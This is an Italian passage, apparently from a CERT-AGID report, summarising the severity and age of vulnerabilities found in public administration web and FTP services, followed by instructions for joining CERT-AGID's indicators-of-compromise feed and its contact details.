
Tutte le vulnerabilità di grado *High*, *Medium* e *Low* sono riconducibili al servizio web server **Apache**. Quelle *Critical* invece sono ripartite su tre servizi: **Microsoft FTP Server**, **Microsoft IIS** e di nuovo Apache **HTTP server**.



Età Vulnerabilità

Mancata pianificazione dei processi di aggiornamento

Distribuzione temporale delle vulnerabilità rilevate sulla Pubblica Amministrazione divise per criticità



Dal grafico notiamo che le vulnerabilità di tipo critico sono state scoperte principalmente negli anni **2008**, **2010** e **2012**. Per quanto concerne le CVE categorizzate come High, quelle più comuni fanno riferimento agli anni 2007, 2011, 2013, 2017 (con un picco facilmente distinguibile) e 2019 (con un secondo picco).

Condivisione di indicatori di compromissione per la protezione della Pubblica Amministrazione

Le Pubbliche Amministrazioni interessate possono esprimere la volontà di aderire al flusso di Indicatori di compromissione (**Feed IoC**) del **CERT-AGID** per la protezione della propria Amministrazione da minacce Malware e Phishing compilando l'apposito modulo.

Come aderire

1. Scarica e compila il modulo di accreditamento in formato Libre Office o in formato Microsoft Office.
2. Compila il modulo con i riferimenti della persona tecnica e l'elenco (max 20) di indirizzi IPv4 da abilitare.
3. Invia il modulo compilato per e-mail a **info@cert-agid.gov.it**.



CERT-AGID

[Per maggiori informazioni](#)

Contatti utili del CERT-AGID:

e-mail : info@cert-agid.gov.it



web : <https://cert-agid.gov.it>

twitter : [@agidcert](https://twitter.com/agidcert)

telegram : [@certagid](https://t.me/certagid)



Per segnalarci nuove campagne **malware & phishing** da analizzare basta allegare l'email originale sospetta e inviarla all'indirizzo:

malware@cert-agid.gov.it